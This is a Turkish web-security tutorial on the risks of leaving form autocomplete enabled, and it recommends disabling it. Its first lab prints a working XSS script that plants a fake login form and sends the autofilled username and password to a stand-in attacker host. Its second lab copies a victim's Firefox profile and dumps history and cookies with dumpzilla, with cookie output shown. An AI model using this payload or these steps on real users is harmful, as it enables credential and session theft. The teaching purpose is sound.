Autocomplete Enabled

Çoğu web tarayıcı HTML formlarına girilen kullanıcı hesaplarını hatırlatma konusunda bir mekanizmaya sahiptirler. Bu mekanizma enable edildiğinde kullanıcı hesapları kullanıcının makinesine depolanır. Depolanan kullanıcı hesapları bir sonraki ziyarette ise tarayıcı tarafından aynı uygulamaya çekilir.

Kullanıcı makinesinde depolanan otomatik tamamlama verileri kullanıcının makinesine “kullanıcı seviyesinde kod çalıştırma haklarıyla sızarak” ya da “fiziksel anlamda makineye erişerek” elde edilebilir. Örneğin kullanıcı seviyesinde kod çalıştırma haklarıyla sızma sonucu otomatik tamamlama verilerini almak için ilgili web uygulamanın farklı zafiyetlerinden (örn; XSS zafiyetinden) yararlanılabilir.

Hemen hemen tüm modern web tarayıcıları kullanıcı hesaplarını hatırlatmak için bir mekanizmaya sahiptirler. Ayrıyetten kullanıcılar third-party uygulamalar ile de hesaplarını yönetebilmektedirler. Tüm bu çözümler kullanıcıların zamanını kurtarmaktadır ve genellikle şifre unutmalarına karşı yardımcı olmaktadır. Hem tarayıcıların hem de third-party uygulamaların şifre hatırlatma mekanizmalarındaki en göze çarpan problem XSS ile sömürülebilmesidir. Çünkü birçok şifre hatırlatma mekanizması login form'larını doldurduğu için saldırgan form bir kez doldurduldu mu Javascript ile metin kutularının içeriklerini okuyabilir ve içerikleri Ajax talebi ile kendi sunucusuna göndererek hesapları ele geçirebilir. Bu işlem nasıl gerçekleşir detaylarıyla Uygulama 1 başlığında anlatılacaktır.

XSS zafiyetine karşı yaygın ve etkili olan çözümlerden biri oturum çerezlerine HTTPOnly bayrağını eklemektir. Bu çözüm genellikle saldırganların XSS ile kullanıcı çerezlerini çalmasının önüne geçer. Ancak yine de bu çözümün etrafından dolanarak HTTP Trace metodu yoluyla kullanıcı çerezleri çalınabilmektedir. Fakat uygulamada hem HttpOnly önlemi varsa ve hem de HTTP Trace metodu kapatılmışsa her ne kadar kullanıcı çerezlerinin çalınmasının önüne geçilmiş olsa da halen kullanıcı hesapları risk altındadır. XSS ile alınabilirler.

Kullanıcı makinesinde depolanan otomatik tamamlama verileri ayrıca son kullanıcı bilgisayarına fiziksel erişim imkanına sahip olunduğunda da elde edilebilir. Örneğin son kullanıcı bilgisayarına fiziksel erişim imkanına sahip saldırganlar (ortak bilgisayarların kullanıldığı internet cafe, havaalanı terminalleri, ev gibi mekanlarda) son kullanıcı bilgisayarında son kullanıcının web tarayıcısı verilerini dump eden otomatize tool’lar kullanabilirler ve otomatik tamamlama verilerini alabilirler veya otomatize tool’ların kullanımının mümkün olmadığı durumlarda son kullanıcıya ait bilgisayarda web tarayıcıda tarayıcı geçmişinden en son ziyaret edilen web sayfalarını ziyaret edebilirler ve önceki girilen otomatik tamamla denmiş verileri tarayıcıda gezinirken otomatik tamamlanması sonucu alabilirler. Son kullanıcı bilgisayarlarına fiziksel erişim yoluyla otomatize tool’lar kullanarak web tarayıcı verilerini dump etme ve otomatik tamamlama verilerini elde etme Uygulama 2 başlığında anlatılacaktır.

> Bilgi:
>
> Son kullanıcı bilgisayarına fiziksel erişim imkanına sahip olan saldırganlar son kullanıcı bilgisayarındaki web tarayıcıda önceki ziyaret edilen web sitelerini gezinirken otomatik tamamlamanın tetiklenmesiyle metin kutularının dolması ve verilerin elde edilmesi yolunda parola için tarayıcı arayüzünde saklama olduğundan sağ tık denetle yapıp <input kutusunun type kısmındaki “password”ü “text” yaparak otomatik tamamlama ile dolan parola bilgisini elde edebilirler.

Sonuç olarak bir web uygulamada otomatik tamamlamanın açık bırakılması açıklığı son kullanıcı bilgisayarlarına yazılımsal olarak başarılı bir sızma girişiminde veya fiziksel olarak erişim imkanı elde edildiğinde otomatik tamamlama verilerinin çalınabilmesine yol açar. Bu nedenle web uygulamalarda otomatik tamamlamanın kapatılması önerilmektedir. Bu sayede son kullanıcı bilgisayarlarında web uygulamaya dair hassas veriler depolanmamış olacaktır ve son kullanıcı güvenliği arttırılmış olacaktır.

Uygulama 1

(+) Birebir denenmiştir ve başarıyla uygulanmıştır.

Bu başlık altında XSS zafiyeti üzerinden uygulamada autocomplete edilen kullanıcı hesaplarını çalma işlemi gösterilecektir.

Gereksinimler

/var/www/Autocomplete Credential Calma Uygulamasi/


Uygulamaya göre iki sayfa mevcuttur. Birinci sayfada (index.php'de) login formu, ikinci sayfada (reflections.php'de) XSS zafiyeti dolayısıyla kullanıcı hesabını çalma kodları yer almaktadır.

Not:

Bu uygulamadadaki XSS ile kullanıcı hesaplarını çalma işleminin aşağıdaki şifre hatırlatma mekanizmalarında sınandığı ve sorunsuz çalıştığı belirtilmekte.


LastPass (Current version as of April 2012)
Chrome (version 17)
Firefox (version 11)
Internet Explorer (version 9)

Öncelikle kullanıcı login sayfasını görüntüleyecektir ve bilgilerini girecektir (Bilgiler username:user1, password:secret).



Şifre hatırlama mekanizması girilen bilgileri daha sonra hatırlatayım mı diye sorduğunda evet denilecektir.

Ardından kullanıcı uygulamanın XSS zafiyetine sahip sayfasına (ikinci sayfaya) gidecektir.




Saldırgan ikinci sayfada yer alan XSS zafiyeti dolayısıyla aşağıdaki Javascript kodlarını ikinci sayfaya yerleştirdi diyelim.

```
<script type="text/javascript">
    ex_username = '';
    ex_password = '';
    inter = '';
    function attack(){
        ex_username = document.getElementById('username').value;
        ex_password = document.getElementById('password').value;
        if(ex_username != '' | ex_password != ''){
            document.getElementById('xss').style.display = 'none'
            request=new XMLHttpRequest();
            url = "http://www.attackersite/pw/xss?username="+ex_username+"&password="+ex_password;
            request.open("GET",url,true);
            request.send();
            document.getElementById('xss').style.visibility='hidden';
            window.clearInterval(inter);
        }
    }
    document.write("\
    <div id='xss'>\
    <form method='post' action='index.php'>\
    username:<input type='text' name='username' id='username' value='' autocomplete='on'>\
    password:<input type='password' name='password' id='password' value='' autocomplete='on'>\
    <input type='submit' name='login' value='Log In'>\
    </form>\
```


```
    </div>\
    ");
    inter = window.setInterval("attack()",100);
</script>
```

Not: Bu Javascript kodları Internet Explorer'da uyumsuzluk nedeniyle çalışmamaktadır.

Bu yerleştirilen javascript kodları ikinci sayfaya uygulamanın login sayfasında kullanılan name attribute değerleriyle aynı olan kullanıcı adı ve şifre textbox'ları koymaktadır. Kurban uygulamanın gerçek login sayfasında autocomplete'e evet dediği için tarayıcı aynı uygulamanın XSS zafiyetine sahip sayfasında yer alacak login formunu da otomatik dolduracaktır.



Tarayıcının bu sahte login formuna yaptığı dolum işlemi sonrası Javascript kodları textbox'lardaki değerleri alacaktır ve AJAX kodları ile bu değerleri (kullanıcı adı ve şifreyi) saldırganın sitesine gönderecektir.



Böylelikle kurbanın hesabı çalınmış olacaktır. İlk bakışta neden textbox'lara onchange event'ı konarak AJAX talebi tetiklemesi yapılmadı sorusu akla gelebilir. Bunun nedeni onchange event'inin tarayıcılar arasında pek de güvenilir sonuçlar vermemesinden dolayıdır. Onchange yerine textbox'ların otomatik doldurulması zamanlaması dolayısıyla (belirtilen sürede bekleyen ve süre bittiğinde belirtilen fonksiyonu çalıştıran) window.setInterval event'i kullanılmıştır. Bu event daha az zarif olsa da çok daha etkilidir.

Yukarıdaki javascript kodları IE'de çalışmamaktadır. Internet Explorer'da çalışmamasının nedeni Internet Explorer'un şifre hatırlatma mekanizmasının kullanıcı hesaplarını otomatik olarak doldurmamasından dolayıdır. Göründüğü kadarıyla Internet Explorer kullanıcı hesaplarını domain

bazında, yani uygulamanın tamamında hatırlatma yerine sadece spesifik bir sayfaya özgü hatırlatma yapmaktadır. Bu işlem kullanılırlık açısından pek de uygun olmasa da şifre hatırlatma mekanizmasının güvenliğini yükseltme bakımından faydalı olmaktadır.

Form alanları hassas bilgiler (ör; kullanıcı adı, TC kimlik numarası, kredi kart numarası, CVV,... gibi bilgiler) içerebilir. Dolayısıyla autocomplete işlevinin hassas form alanlarında kullanılmaması önerilmektedir.

Uygulama 2

(~) Birebir denenmiştir ve kısmen başarıyla uygulanmıştır.

Gereksinimler

Ubuntu 18.04 LTS - Firefox	// Son Kullanıcı Makinesi - Ana Makine
Kali 2021.2 VM - Dumpzilla	// Saldırgan Makinesi - Sanal Makine

Dumpzilla Firefox, Iceweasel and Seamonkey web tarayıcılar için tarayıcıda depolu bilgileri dump etmeye yarayan bir forensic aracıdır. Bu uygulamada son kullanıcı bilgisayarı Ubuntu 18.04 LTS'ye fiziksel erişim imkanı olan bir saldırganın Firefox web tarayıcı cache klasörünü kopyalayıp aldığı varsayılacaktır ve saldırganın kendi sisteminde (Kali 2021.2'de) bu aldığı klasörü dumpzilla ile parse etmesi sonucu son kullanıcı web tarayıcı bilgilerini dump etmesi ve otomatik tamamlama verilerini (web tarayıcıda kayıtlı parolaları) okuma uygulaması yapılacaktır.

Öncelikle Ubuntu 18.04 LTS ana makinesindeki Firefox web tarayıcının cache klasörü alınır.

Ubuntu 18.04 LTS Terminal:

```
> cp -R /home/hefese/.mozilla "/home/hefese/Desktop/Mozilla Cache Folder"
> zip -r "Mozilla Cache Folder.zip" "Mozilla Cache Folder/"
```

(Ardından USB ile dosya alınır)

Not:

Mozilla Firefox'un Cache klasör için çeşitli işletim sistemlerindeki konumu dumpzilla'nın help menüsünde gösterilmektedir.

```
WinXP profile -> 'C:\Documents and Settings\%USERNAME%\Application Data\Mozilla'
Win7 profile  -> 'C:\Users\%USERNAME%\AppData\Roaming\Mozilla'
MacOS profile -> '/Users/$USER/Library/Application Support/Firefox'
Unix profile  -> '/home/$USER/.mozilla/'
```

Saldırgan kendi sisteminde dumpzilla adı verilen Firefox enumeration aracını aldığı cache klasöründeki bir klasörü göstererek kullanır ve son kullanıcının Firefox hareketlerini ve bilgilerini görüntüler.

Kali 2021.2 Terminal:

```
> unzip Mozilla\ Cache\ Folder.zip
> cd "Mozilla Cache Folder/Firefox/"
> apt-get install dumpzilla
```


> dumpzilla s3fyn18u.default/ --History // Cache klasöründeki xxx.default/
// isimli klasör gösterilir


Not:


Mozilla Firefox cache klasöründeki hangi dosyanın dumpzilla'ya verileceği bilgisi dumpzilla'nın help menüsünde gösterilmektedir.

WinXP profile -> 'C:\Documents and Settings\%USERNAME%\Application Data\Mozilla\
Firefox\Profiles\xxxx.default'
Win7 profile -> 'C:\Users\%USERNAME%\AppData\Roaming\Mozilla\Firefox\Profiles\
xxxx.default'
MacOS profile -> '/Users/$USER/Library/Application Support/Firefox/Profiles/
xxxx.default'
Unix profile -> '/home/$USER/.mozilla/firefox/xxxx.default'

Çıktı:









Görüldüğü üzere cache klasöründe --History parametresi ile son kullanıcının firefox web tarayıcıda ziyaret ettiği web siteler bilgisini okuduk. Aynı şekilde örneğin --Cookies parametresi ile son kullanıcının firefox web tarayıcıdaki çerezlerini okuyabiliriz.


Kali 2021.2 Terminal:

> dumpzilla s3fyn18u.default/ --Cookies

Çıktı:


Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Desktop/M...
03:33 AM
kali@kali: ~/Desktop/Mozilla Cache Folder/firefox
File Actions Edit View Help
┌──(kali㉿kali)-[~/Desktop/Mozilla Cache Folder/firefox]
└─$ dumpzilla s3fyn18u.default | Cookies
═══ Cookies
⇒ Source file: /home/kali/Desktop/Mozilla Cache Folder/firefox/s3fyn18u.default/cookies.sqlite
⇒ SHA256 hash: ef5aab27f9e89ecbd51ccb489b4ec9837ef5febd7def8b0359bee7588c8ab34
Domain: 172.16.3.87
Host: 172.16.3.87
Name: pma_fontsize
Value: 82%25
Path: /
Expiry: 2019-05-29 05:42:46
Last Access: 2019-04-29 05:48:52
Creation Time: 2019-04-29 05:44:00
Secure: No
HttpOnly: Yes
Domain: flashvd.net
Host: .flashvd.net
Name: __cfduid
Value: d11ec52a6b64686fe1e54082777e661af1556531286
Path: /
Expiry: 2020-04-28 05:48:06
Last Access: 2019-05-07 09:34:24
Creation Time: 2019-04-29 05:49:20
Secure: No
HttpOnly: Yes
Domain: google.com
Host: .google.com
Name: CGIC
Value: CgI1YnVudHUaAmZrIj90ZXh0L2h0bWwsYXBwbGljYXRpb24veGh0bWwreG1sLGFwcGxpY2F0aW9uL3htbDtxPTAuOSwqLyo7cT0wLjg
Path: /complete/search
Expiry: 2019-10-26 06:06:24
Last Access: 2019-06-19 08:27:57
Creation Time: 2019-04-29 06:07:38
Secure: No
HttpOnly: Yes
Domain: google.com
Host: .google.com
Name: CGIC
Value: CgI1YnVudHUaAmZrIj90ZXh0L2h0bWwsYXBwbGljYXRpb24veGh0bWwreG1sLGFwcGxpY2F0aW9uL3htbDtxPTAuOSwqLyo7cT0wLjg
Path: /search
Expiry: 2019-10-26 06:06:24
Last Access: 2019-06-19 08:27:18
Creation Time: 2019-04-29 06:07:38
Secure: No
HttpOnly: Yes
Domain: stackoverflow.com
Host: .stackoverflow.com
Right Ctrl


Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Desktop/M...
03:33 AM
kali@kali: ~/Desktop/Mozilla Cache Folder/firefox
File Actions Edit View Help
HttpOnly: No
Domain: stackoverflow.com
Host: .stackoverflow.com
Name: _ga
Value: GA1.2.954217578.1556532464
Path: /
Expiry: 2021-04-28 06:07:43
Last Access: 2019-04-29 06:15:34
Creation Time: 2019-04-29 06:07:43
Secure: No
HttpOnly: No
Domain: stackoverflow.com
Host: .stackoverflow.com
Name: _gid
Value: GA1.2.1585243837.1556532464
Path: /
Expiry: 2019-04-30 06:07:43
Last Access: 2019-04-29 06:15:34
Creation Time: 2019-04-29 06:07:43
Secure: No
HttpOnly: No
Domain: stackoverflow.com
Host: .stackoverflow.com
Name: _gat
Value: 1
Path: /
